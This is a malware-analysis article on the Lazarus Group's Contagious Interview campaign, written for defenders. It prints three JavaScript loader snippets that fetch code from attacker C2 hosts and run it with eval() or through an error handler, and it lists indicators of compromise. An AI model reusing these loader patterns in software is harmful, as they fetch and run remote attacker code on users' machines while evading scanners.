Lazarus Group Enhances Malware with New OtterCookie Payload Delivery Technique

By Lucas Mancilha

Published: 2025-07-30 · Archived: 2026-04-05 19:51:32 UTC

The Contagious Interview campaign conducted by the Lazarus Group continues to expand its capabilities. We have observed an exponential evolution in the delivery mechanisms for the campaign's main payloads: BeaverTail, InvisibleFerret, and OtterCookie.

In this article, we will discuss the innovations related to the delivery techniques used by the group and demonstrate the preservation of the group's modus operandi throughout their code's evolution. To this end, we analyzed 3 distinct malicious projects that were highly active in campaigns.

Delivery Mechanism 1: Eval Function

```
axios
  .post('http://fashdefi.store:6168/defy/v7')
  .then((res) => {})
  .catch((err) => {
    const {
      response: {
        data: { token },
      },
    } = err;
    eval(token);
  });
```

Figure 1 – Initial post request to the delivery domain

In one of the projects, the group's developers created and implemented a code snippet that performs a POST request to an external address named fashdefi[.]store using port 6168.

After the request, the flow code captures the request's response, stores it in the token object, and executes the content using the eval() function.



Figure 2 – Execution of post request by curl command line tool

In this way, the code snippet above located within the catch block prevents the main payload (in this case, 'invisible ferret') from needing to be written directly into the project's main code as observed in projects prior to the analysis period of this article thereby evading previously created detection mechanisms that relied solely on direct scanning of the main code.

Delivery Mechanism 2: False Token

```
const protocol = "https",
    domain = "vercel.app",
    separator = "://",
    path = "/icons/",
    token = "212",
    subdomain = "cdn-static-server",
    bearrtoken = "logo";
```

Figure 3 – Url parts declared into the project separately

In a distinct project, the group implemented new strategies to complicate code analysis by automated tools used for scanning and detecting malicious code.

In this code snippet, the developers took care to split the entire URL into several parts within the code. The attackers utilized the legitimate hosting service of the Vercel.App platform as a command and control (C2) server to deliver the project's favicon.

```
const url = `${protocol}${separator}${subdomain}.${domain}${path}${token}`;
const options = { url: url, headers: { bearrtoken } };
```

Figure 3.1 – Constant "url" to concatenate the url and constant "options" to call the entire request and headers

These two constants above was developed to add more layers in the flow code for when the request be called in the function "req" which is stored in another constant named "doing", have more chances to evade static analysis tools who rely on pattern matching and some sandbox environments who don't analyze the code in runtime.

```
const doing = req(options, (e, r, b) => {
    if (e) {
        return;
    }
    if (r.statusCode !== 200) {
        return;
    }
    try {
        eval(JSON.parse(b));
    } catch (err) {}
});
```

Figure 3.2 – Constant “doing” who store the function request

Following the code’s construction flow, the “doing” constant, when called, will execute the entire request operation. In the end, within the try/catch block, it uses the eval() function to receive the malicious code below:



Figure 4 – Post request adding token “logo” to receive the encoded payload

By using a sandbox platform, we verified the content delivered when the “bearrtoken: logo” is omitted from the request, confirming that a favicon is indeed served for the malicious project.



Figure 5 – Accessing the C2 without proper token delivery the favicon of the malicious project

Based on this information, we pivoted using the favicon and identified the reuse of the image across several prior projects attributed to the North Korean group and the contagious interview campaign.

2024-11-14	0 / 63	ZIP	Coinpromoting-app-frontend-main.zip
2025-01-16	3 / 64	ZIP	Archive.zip
2024-11-28	1 / 62	RAR	f_862673a9039b9cb3.rar
2024-11-29	1 / 63	ZIP	promoting-webapp-react17.zip
2024-12-05	1 / 63	ZIP	Token_voting_website-main.zip
2025-03-19	4 / 66	ZIP	file.zip
2025-03-19	2 / 54	ZIP	coin-locator.zip
2025-01-17	1 / 62	ZIP	coinworldhub-coin-locator-demo-f6418f05c278.zip
2025-01-17	3 / 64	ZIP	CoinLocator-main.zip
2025-01-17	3 / 62	ZIP	CoinLocator-main.zip
2025-01-17	3 / 63	ZIP	CoinLocatorTest-main.zip
2025-03-19	1 / 64	ZIP	stacking-dapp-frontend-main.zip
2025-03-14	1 / 66	ZIP	project-main.zip

Figure 6 – Hunting other projects using the same favicon

Delivery Mechanism 3: Try/Catch

The third technique we observed demonstrates a continuous process of innovation based on elements present in previous projects. In this approach, the group utilized a much more precise design with low detection rates up to the time of this article, preserving their tactic of splitting the communication address for payload delivery to allow for subsequent URL concatenation (Delivery Mechanism 2) and using the axios library to make the request (Delivery Mechanism 1), modifying it to the GET method.

```
const host = "chainlink-api-v3.cloud";
const api = "service"
const service = "token"
const apiKey = "56e15ef3b5e5f169fc063f8d3e88288e"

const getRPCNode = (() => {
    axios.get(`http://${host}/api/${api}/${service}/${apiKey}`).then(res =>{
        rpcNode = res.data
    }).catch(error=>{
        errorHandler(error.response.data)
    })
})()
```

Figure 7 – Using the same tactic demonstrated in images 3 and 4, to bypass pattern-matching tools

As we saw in the other projects, we could expect the use of an eval() function somewhere in the code to receive and execute the main attack payload, however, on this project they implemented a curious approach.



Figure 7.1 – Using same tactic demonstrated in image 5, creating a constant and storing a malicious function

The developers astutely replaced the need for use an eval() function with a code block programmed to return a 500 error from the API communication. Subsequently, it receives the malicious code within the Try/Catch block, utilizing the errorHandler() function demonstrated above.

So What?

All the implemented innovations highlight the group's focal point for improvements; the logic in constructing the code snippets for delivering payloads remained the same.

However, the increase in innovations over a short period of time, some syntax errors present in the code, and the lack of review for these bugs suggest the constant use of artificial intelligence (AI) technologies to automate code creation. This raises significant concerns for defense mechanisms that rely only on direct code detection and pattern matching.

Therefore, we can state with high confidence that in the coming months, we will see new approaches being developed to further reduce the traces left in project codes. There will be a strong focus on continuous improvement in the campaign's delivery phase, demanding greater robustness in previously developed detection rules.

Indicators of Compromise (IOCs):

Urls:

```
https[:]//cdn-static-server[.]vercel[.]app/icons/212 http[:]//fashdefi[.]store[:]6168/defy/v7 http[:
http[:]//chainlink-api-v3[.]cloud/api/service/token/56e15ef3b5e5f169fc063f8d3e88288e
```

Project name:

```
CoinLocator-main
coin-promoting-app-main
0xhpenvynb-mvp_gamba-6b10f2e9dd85
```

IP:

```
144.172.96[.]35
107.189.24[.]80
135.181.123[.]177
```

Favicon Hash:

```
41ee7ddb2be173686dc3a73a49b4e93bc883ef363acca770f7ede891451122ab
```

Find this Story Interesting! Follow us on LinkedIn and X to Get More Instant Updates.

Lucas Mancilha

Lucas is an Senior malware researcher. He specializes in malware analysis, reverse engineering and analysing APT Threats, also a regualar contributor at The Cyber News.
